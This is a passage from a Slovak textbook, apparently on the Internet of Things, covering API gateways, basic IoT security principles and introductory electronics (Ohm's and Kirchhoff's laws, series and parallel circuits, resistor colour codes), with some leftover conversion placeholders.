
Schéma API

Jednoducho povedané, API rozhranie je filter, ktorý je umiestnený pred vašou serverovou aplikáciou a ukrýva jej funkcionality pred vonkajším svetom. Táto brána môže byť hostovaná vami alebo treťou stranou. Zvyčajne brána poskytne jednu alebo viac z nasledujúcich možností:

- kontrola prístupu - umožňujú prístup iba tým používateľom a službám, ktorí prešli overením identity.

- obmedzenie rýchlosti - obmedzenie toho, koľko požiadaviek sa odosiela do vášho rozhrania API.
- analýza, metriky a logovanie toho, ako sa používa vaše API.
- filtrovanie komunikácie - analýza toho, či prichádzajúce požiadavky na server nemajú charakter útoku.
- presmerovanie - preposielanie dát a žiadostí o dáta na iný server v sieti.

Jednoduchý diagram znázorňujúci typický pracovný postup pomocou programu Kong:



3.8.5 Bezpečnosť

Softvér, ako základný riadiaci systém, sa často stáva terčom útoku na zariadenia. V prípade sieťových alebo IoT zariadení, nemusí byť útočník fyzicky prítomný pri zariadení, ale útok vie realizovať aj vzdialene cez sieť.

Podobne je to aj pri WiFi sieti. Útočník sa nemusí vlámať do firmy, aby získal prístup do ich infraštruktúry. V prípade WiFi siete to môže realizovať aj z ulice, kde sedí na lavičke a môže tak realizovať pokusy o prístup do siete.

Preto už pri vývoji softvéru a riadiacich systémov je potrebné myslieť na bezpečnosť celého systému. Odporúčané a osvedčené postupy na zabezpečenie pripojených zariadení v rámci internetu vecí by mali dodržiavať základné koncepty:

- Zariadenia by sa mali chrániť pred útokmi, ktoré poškodzujú ich funkciu, alebo umožniť ich použitie na iné účely.
- Zariadenia by mali chrániť súkromné autentifikačné údaje a integrované privátne a verejné kľúče pred neoprávneným prístupom.
- Zariadenia by mali chrániť informácie prijaté, prenášané alebo uložené lokálne na prístroji pred nevhodným odhalením neoprávneným osobám.
- Zariadenia by sa mali chrániť pred tým, aby boli zneužitú na útok na iné zariadenia v lokálnej sieti alebo na internete.

Pre dokonalú bezpečnosť IoT zariadení je kľúčové:

- fyzické zabezpečenie,
- schopnosť chrániť pôvod a integritu (neporušenosť) kódu,
- schopnosť vzdialenej aktualizácie.



ELEKTRONIKA

4

Základné koncepty
Pasívne súčiastky
Aktívne súčiastky
Elektromechanické prvky
Aktuátory
Integrované obvody

4.1 Základná terminológia

Elektronické zariadenia používame každý deň, od mobilných telefónov cez televízory až po mnohé z našich rôznych nástrojov a zariadení. Pomenovanie elektronika je odvodené od slova elektrón, ktorý je zdrojom elektrického náboja. Elektronika je oblasť štúdia zameraná na riadenie elektrickej energie a fyzických komponentov a obvodov, ktoré pomáhajú riadiť elektrickú energiu.

Svet internetu vecí je založený na niekoľkých technológiách. Jednou z týchto technológií sú aj lacné elektronické snímače, ktorých ceny sa stále znižujú, čím sa zvyšuje ich dostupnosť pre bežných ľudí, či malé série výrobkov.

Poznanie súčiastok a ich princípov fungovania otvára brány do nového sveta. Vytvoriť si vlastné elektronické zariadenia alebo celý hardvérový produkt je v súčasnosti omnoho jednoduchšie, než tomu bolo v minulosti.

Pre lepšie pochopenie oblasti elektroniky a elektronických obvodov je vhodné sa na úvod zoznámiť so základnou terminológiou.

Elektrický prúd je tvorený usporiadaným pohybom nosičov elektrického náboja (hlavne elektrónov, ale aj iónov). Prúd tečie v uzavretej slučke smerom od vyššieho potenciálu k nižšiemu a je konštantný v celej slučke.

Elektróny spolu s protónmi a neutrónmi tvoria atómy. Základný náboj na elektróne sa meria v jednotke nazývanej coulomb. Jeden coulomb sa rovná množstvu náboja preneseného pri stálom prúde jeden ampér za jednu sekundu.

Chemické prvky sú tvorené atómami. Atómy sú stavebnými kameňmi všetkých prvkov a vecí. Elektróny nesú negatívne náboje a sú priťahované ku kladne nabitým protónom v jadre atómu.

Príťažlivé sily medzi atómovými jadrami a ich vonkajšími (valenčnými) elektrónmi sú v niektorých prvkoch silnejšie ako v iných.

Elektrické vodiče sú materiály tvorené prvkami, ktoré majú slabú príťažlivosť medzi atómovými jadrami a ich elektrónmi. Vo vodivých prvkoch majú elektróny tendenciu prechádzať od atómu k atómu. Príklady elektricky vodivých materiálov sú kovy ako meď, zlato a striebro.


Elektrické izolanty sú materiály vyrobené z prvkov, ktoré silne priťahujú ich elektróny a v ktorých elektróny nikdy neopúšťajú atóm. Príkladom je sušené drevo, sklo a rôzne gumové materiály.

Napätie je energia, ktorá poháňa elektróny. Môže sa tiež označovať ako elektrický tlak. Napätie sa meria ako rozdiel v elektrickej potenciálnej energii medzi dvomi bodmi. Veľkosť tejto energie sa udáva vo voltoch.

Elektrický prúd je usporiadaný pohyb nosičov elektrického náboja (elektrónov, iónov) v látkach. Jednotkou prúdu je ampér.

Výkon je množstvo energie spotrebovanej v priebehu času. Výkon je meraný vo wattoch. Základná formulácia výkonu je výkon = napätie x prúd.


Elektrický obvod je fyzická sieť (alebo model fyzickej siete) prepojených elektrických komponentov. Je to vrátane batérií, rezistorov, kondenzátorov, induktorov a spínačov. Pri štúdiu elektroniky bude elektronický obvod takmer na každom kroku.



Obrázok 4.1 - Elektronický obvod

Zdroj [17]


Elektronická schéma je náčrt elektronického obvodu pomocou dohodnutých schematických značiek.



Obrázok 4.2 - Schéma obvodu

Zdroj [11]

Elektrotechnické značky sú dohodnuté symboly, ktoré predstavujú konkrétne súčiastky pripojené do elektronického obvodu.



Integrované obvody sú miniaturizované obvody vyrobené na jednom kuse polovodiča. Často sa označujú ako čipy a môžu mať stovky až miliardy elektronických komponentov vložených do jedného čipu.

4.2 Základné koncepty


Základné koncepty elektroniky pomáhajú pochopiť fungovanie elektronických obvodov. Po ich osvojení dokážeme vyriešiť mnoho technických problémov, ktoré sa objavujú pri návrhu a diagnostike problémov s elektronickým zariadením alebo jeho elektronickými obvodmi.

Medzi najčastejšie používané základné koncepty patria:

- sériové zapojenie elektronických súčiastok,
- paralelné zapojenie elektronických súčiastok,
- princípy fungovania analógových obvodov,
- princípy fungovania digitálnych obvodov,
- striedavý a jednosmerný prúd.

Sériové zapojenie

V sériovom obvode sú komponenty navzájom prepojené v slučke medzi kladnou a zápornou svorkou zdroja napájania, ako je to znázornené na obrázku 4.4. Takéto zapojenie rezistorov sa nazýva napäťový delič.



Obrázok 4.4 - Sériové zapojenie

Zdroj [5]


Pre pomery napätí U_1 , U_2 , U_3 , ktoré sú vyobrazené na obrázku 4.4, môžeme napísať všeobecný vzorec. Podobný vzorec je aplikovateľný aj pre hodnoty odporu R_1 , R_2 , R_3 .

VZOREC!

$$U = U_1:U_2:U_3$$

$$R = R_1:R_2:R_3$$

Elektrický prúd prechádza cez jednotlivé komponenty lineárnym spôsobom. Príklad sériového obvodu je možné vidieť aj v schématickom zapojení batérií (označované aj ako zdroj), kde je jeden zdroj pripojený k ďalšiemu, jeden priamo za druhým.



Obrázok 4.5 - Spojenie batérií do série

Zdroj [18]


Paralelné zapojenie

V paralelnom obvode sa prúd tečúci zo zdroja rozdeľuje na jednotlivé vetvy, v ktorých sú zapojené rezistory R_1 , R_2 a R_3 . Pre pomery prúdov I_1 , I_2 a I_3 , ktoré tečú rezistormi R_1 , R_2 a R_3 platí:

VZOREC!

$$I_1:I_2:I_3 = 1/R_1:1/R_2:1/R_3$$

Takéto zapojenie sa nazýva aj delič prúdu. Zjednodušene povedané, prúd sa v tomto prípade rozdelí do jednotlivých vetiev (R_1 , R_2 , R_3) nepriamo úmerne podľa pomeru, v akom sú hodnoty rezistorov. Konkrétne hodnoty sa dajú vypočítať podľa ohmovho zákona, ktorý je popísaný ďalej.




Obrázok 4.6 - Paralelné zapojenie rezistorov

Zdroj [5]

V paralelnom zapojení môžeme napájať viacero komponentov, ako sú LED diódy či batérie. Výhoda tohto zapojenia je v situácií, ak by niektorá z batérií alebo diód LED zlyhala, neprerušila by prúd do iných ciest a ostatné komponenty by ostali funkčné aj naďalej.

Týmto spôsobom by paralelný obvod mohol vyriešiť bežný problém vianočnej reťaze svetidiel, keď jedno svetlo zlyhá, obvod sa rozpojí a všetky svetlá zhasnú.




Obrázok 4.7 - Paralelné zapojenie batérií

Zdroj [18]

Zatiaľ čo rozhodnutie medzi sériovými alebo paralelnými obvodmi závisí od použitia, napájací zdroj musí byť dostatočne výkonný, aby mohol v oboch prípadoch zabezpečiť napájanie celého obvodu. Dôvodom je rozdielna napäťová a prúdová náročnosť obvodu.

Analógový obvod

Analógové obvody sú obvody, v ktorých sa hodnoty prúdu alebo napätia menia spojitne v čase. Zjednodušene povedané, zmena signálu prebieha kontinuálne. Pri digitálnych signáloch tomu tak nie je.



Obrázok 4.8 - Analógový signál

Zdroj [11]

Pre spracovanie analógových signálov sa vyžadujú špeciálne elektronické obvody, ktoré sú najčastejšie k dispozícii vo forme integrovaných obvodov. Sú to miniaturizované obvody vyrobené na jednom kuse polovodiča.

Medzi analógové integrované obvody patria napríklad:

- operačné zosilňovače,
- komparátory,
- napätím riadené oscilátory,
- obvody fázového závesu,
- a iné.

Analógové integrované obvody sa používajú ako stavebné prvky, napr. v obvodoch riadenia spotreby energie, snímačoch, zosilňovačoch a elektronických filtroch.

Digitálny obvod


V digitálnych obvodoch nadobúdajú elektrické signály diskkrétne hodnoty. V prípade dvojhodnotovej (binárnej) reprezentácie sú tieto hodnoty najčastejšie reprezentované ako:

- logická 1 / logická 0,
- zapnuté / vypnuté,
- vysoké / nízke,
- 20 mA / 0mA,
- 3 V / 0 V.

V digitálnych obvodoch sa používa binárne kódovanie:

- **logická 1** - zvyčajne pre napätie 5V / 3,3V,
- **logická 0** - napätie zvyčajne blízke potenciálu zeme alebo 0 voltov.

Podľa používanej výrobnéj technológie a napätových úrovní sa tieto obvody skrátene označujú aj ako TTL alebo CMOS. Tieto obvody sa nachádzajú v mnohých elektronických zariadeniach, ktoré sa používajú v domácnosti a priemysle.



Obrázok 4.9 - Digitálny signál

Zdroj [11]

Jednosmerný prúd

Je to typ prúdu, v ktorom tok elektrónov ide vždy iba jedným smerom. Jednosmerný prúd vyrábajú zdroje ako batérie, napájacie zdroje, termočlánky, solárne články alebo dynamá. Jednosmerný prúd sa používa na nabíjanie batérií a napájanie elektronických systémov. Je možné ho získať zo striedavého prúdu pomocou usmerňovača, ktorý usmerní striedavý prúd na jednosmerný. Usmerňovače sa bežne nachádzajú v napájacom zdroji, ktorý má na vstupe striedavý prúd.

Striedavý prúd

Je to elektrický prúd, v ktorom sa smer prúdenia periodicky mení. Zvyčajným priebehom striedavého prúdu vo väčšine elektrických obvodov je sínusová vlna. V určitých aplikáciách sa používajú rôzne tvary kriviek, ako sú trojuholníkové alebo štvorcové vlny. Elektrárne vyrábajú a dodávajú striedavý prúd domácnostiam a firmám. Pre výrobu striedavého elektrického prúdu sa používajú rôzne formy elektrární, napríklad solárna, veterná, jadrová, vodná, geotermálna.

Rozdiely medzi jednosmerným a striedavým elektrickým prúdom:

- jednosmerný prúd má v obvode stály smer a veľkosť, striedavý prúd mení v čase svoj smer aj veľkosť s určitou frekvenciou,
- zdrojom striedavého prúdu je generátor alebo alternátor, zdrojom jednosmerného prúdu je dynamo alebo galvanické články,
- skratkou pre jednosmerný prúd je v angličtine DC, pre striedavý prúd AC,
- striedavý prúd je vhodnejší na prenos na dlhšie vzdialenosti, ľahko sa reguluje jeho veľkosť.

Ohmov zákon

Ohmov zákon je fyzikálny zákon, ktorý definuje vzájomný vzťah medzi:

- elektrickým prúdom (označované ako I),
- elektrickým napätím (označované ako U),
- elektrickým odporom (označované ako R).

Pomenovaný je podľa svojho objaviteľa, nemeckého fyzika Georgea Ohma. Matematický zápis tohto zákona má tvar:

$$I = \frac{U}{R}$$

Vzorec 4.1 - Vzorec pre Ohmov zákon


Z tohto vzorca sa pri dvoch známych premenných, dá odvodiť tretia:

$$R = \frac{U}{I} \quad U = I \cdot R$$

Vzorec 4.2 - Upravený vzorec pre Ohmov zákon

Praktický príklad aplikácie zákona na rezistore je na obrázku 4.10. Samotný princíp fungovania a použitie rezistora je vysvetlené ďalej.

Ak sa pripojí rezistor s odporom R , na napájací zdroj s napätím U , bude rezistorom R pretekať elektrický prúd I . Veľkosť prúdu tečúceho cez rezistor je priamo úmerná napätiu napájacieho zdroja a nepriamo úmerná odporu rezistora. Podľa vzťahu vo vzorci 4.1.



Vzorec 4.3 - Ohmov zákon a rezistor

Výkon

Rezistor je zaradený do skupiny pasívnych súčiastok preto, lebo sa v elektrickom obvode správa pasívne. To znamená, že nevyrába žiadnu elektrickú energiu, ba naopak, elektrickú energiu len spotrebúva. Súčin napätia U a prúdu I na rezistore R je stratový výkon P , ktorý sa na rezistore premieňa na tepelnú energiu:

$$P = U \cdot I \quad P = \frac{U^2}{R} = I^2 R$$

Vzorec 4.4 - Výkon

Jednotkou výkonu je Watt (W). Každý rezistor má výrobcom predpísané maximálne výkonové zaťaženie, ktoré by sme počas prevádzky nemali prekročiť. V opačnom prípade hrozí, že sa bude prehrievať do takej miery, až dôjde k jeho deštrukcii.

Kirchhoffove zákony

Kirchhoffove zákony sú dve pravidlá stanovujúce princípy zachovania náboja a energie v elektrických obvodoch. Sú jedným zo základných nástrojov pri teoretickej analýze obvodov.


Prvý Kirchhoffov zákon (o prúdoch, o uzloch)

Prvý Kirchhoffov zákon opisuje zákon zachovania elektrického náboja. Hovorí, že v každom bode (uzle) elektrického obvodu platí, že:



ZAPAMÄTAJTE SI!

Súčet prúdov vstupujúcich do uzla sa rovná súčtu prúdov z uzla vystupujúcich.



Obrázok 4.10 - Tok prúdov v uzle

Zdroj [11]

Prípadne alternatívna definícia:

Algebraický súčet prúdov v ktoromkoľvek uzle elektrického obvodu sa rovná nule.


Druhý Kirchhoffov zákon (o napätí, o slučkách)

Druhý Kirchhoffov zákon formuluje pre elektrické obvody zákon zachovania energie. Hovorí, že:



ZAPAMÄTAJTE SI!

Súčet úbytkov napätia na spotrebičoch sa v uzavretej časti obvodu (slučke) rovná súčtu elektromotorických napätí zdrojov v tejto časti obvodu.



Obrázok 4.11 - Napätie v slučke

Zdroj [11]

Prípadne alternatívna definícia:

Súčet svorkových napätí prvkov elektrického obvodu v ľubovoľnej slučke sa rovná nule.

Ak by zákon pre nejakú slučku neplatil, mohlo by byť konštruované Perpetuum mobile, v ktorom by prúd touto slučkou prechádzal neustále dokola pri permanentnom odbere energie.

Použitie Kirchhoffových zákonov

Kirchhoffove zákony sa používajú najmä pre rozvetvené elektrické obvody, pretože spolu s Ohmovým zákonom umožňujú určiť veľkosť a smer elektrického prúdu v jednotlivých vetvách a veľkosť elektrického napätia na svorkách jednotlivých prvkov.

Pri analýze obvodu pomocou Kirchhoffových zákonov je možné použiť jednu z dvoch metód: analýzu uzlov (založenú na použití 1. Kirchhoffovho zákona) alebo analýzu slučiek (založenú na použití 2. Kirchhoffovho zákona).

Metóda uzlov

1. V obvode sa nájdu a označia všetky uzly.
2. Ľubovoľne zvolenému uzlu sa priradí nulový elektrický potenciál.
3. Všetkým zostávajúcim sa priradí neznáme napätie oproti referenčnému uzlu.
4. Pre každý z uzlov, okrem referenčného, sa zostaví vzorec podľa 1. Kirchhoffovho zákona.

5. Táto sústava rovníc sa potom vyrieši.

Metóda slučiek

1. Na diagrame sa nájdu elementárne slučky, tzn. slučky, ktoré neobsahujú menšie vnorené slučky.
2. Každý takejto slučke sa priradí prúd, ktorý v nej obieha.
3. Pre každú slučku sa zapíše vzorec podľa 2. Kirchhoffovho zákona, v ktorej sa ako neznáma použije prúd pretekajúci slučkou.
4. Táto sústava rovníc sa potom vyrieši.


4.3 Pasívne súčiastky

Súčiastky, ktoré spotrebúvajú elektrickú energiu, nazývame pasívne súčiastky. Ak sa súčiastky správajú ako zdroj elektrickej energie, nazývame ich aktívne súčiastky. To znamená, že do obvodu dodávajú energiu. Napríklad rezistor nemôže byť nikdy zdrojom, pretože prúd prechádzajúci súčiastkou a napätie medzi jej vývodmi má vždy rovnaké znamienko a spotreba energie je vždy kladná ($U \cdot I > 0$).

4.3.1 Rezistor

V tejto kapitole sa budeme venovať snáď najznámejším pasívnym súčiastkam, bez ktorých by sa nezaobišiel žiaden elektronický obvod. Reč bude o rezistoroch, ktorých hlavnou úlohou v elektrickom obvode je klásť pretekajúcemu prúdu odpor, to znamená obmedzovať elektrický prúd.


Charakteristický parameter rezistora je elektrický odpor. Jednotkou odporu je Ohm, označovaný symbolom Ω . Jedna z možných reálnych podôb rezistora a jeho schematická značka sú znázornené na obrázku 4.12.



Obrázok 4.12 - Rezistor (vľavo reálna podoba, vpravo schematická značka)

Zdroj [5]

Farebné pružky na rezistore slúžia pre zakódovanie menovitej hodnoty odporu rezistora a tolerance. Tolerancia udávaná v percentách vyjadruje možnú odchýlku skutočnej hodnoty odporu od menovitej hodnoty udávanej výrobcom. V prípade, že máme rezistor s menovitou hodnotou odporu 100Ω a toleranciou 5% znamená to, že skutočný odpor rezistora sa môže pohybovať v rozsahu od 95Ω do 105Ω .



Obrázok 4.13 - Rezistor – farebný kód

Zdroj [5]

V tabuľke 4.1 je uvedený význam jednotlivých prúžkov farebného kódu. V súčasnosti sa najčastejšie stretávame s 5-prúžkovým, alebo 4-prúžkovým farebným kódom. V prípade 4-prúžkového kódu prvé dva prúžky vyjadrujú základ čísla (Z) a tretí prúžok vyjadruje násobiteľa (N). Štvrtý prúžok v tomto prípade udáva toleranciu (T). V prípade 5-prúžkového kódu vyjadrujú prvé 3 prúžky základ čísla, štvrtý prúžok vyjadruje násobiteľa a piaty prúžok toleranciu.

Farba	Z ₁	Z ₂	Z ₃	N	T (%)
Čierna	0	0	0	10 ⁰	
Hnedá	1	1	1	10 ¹	1
Červená	2	2	2	10 ²	2
Oranžová	3	3	3	10 ³	
Žltá	4	4	4	10 ⁴	
Zelená	5	5	5	10 ⁵	0,5
Modrá	6	6	6	10 ⁶	0,25
Fialová	7	7	7	10 ⁷	0,1
Šedá	8	8	8	10 ⁸	0,05
Biela	9	9	9	10 ⁹	
Zlatá				10 ⁻¹	5
Strieborná				10 ⁻²	10

Tabuľka 4.1 - Hodnoty farebného kódu

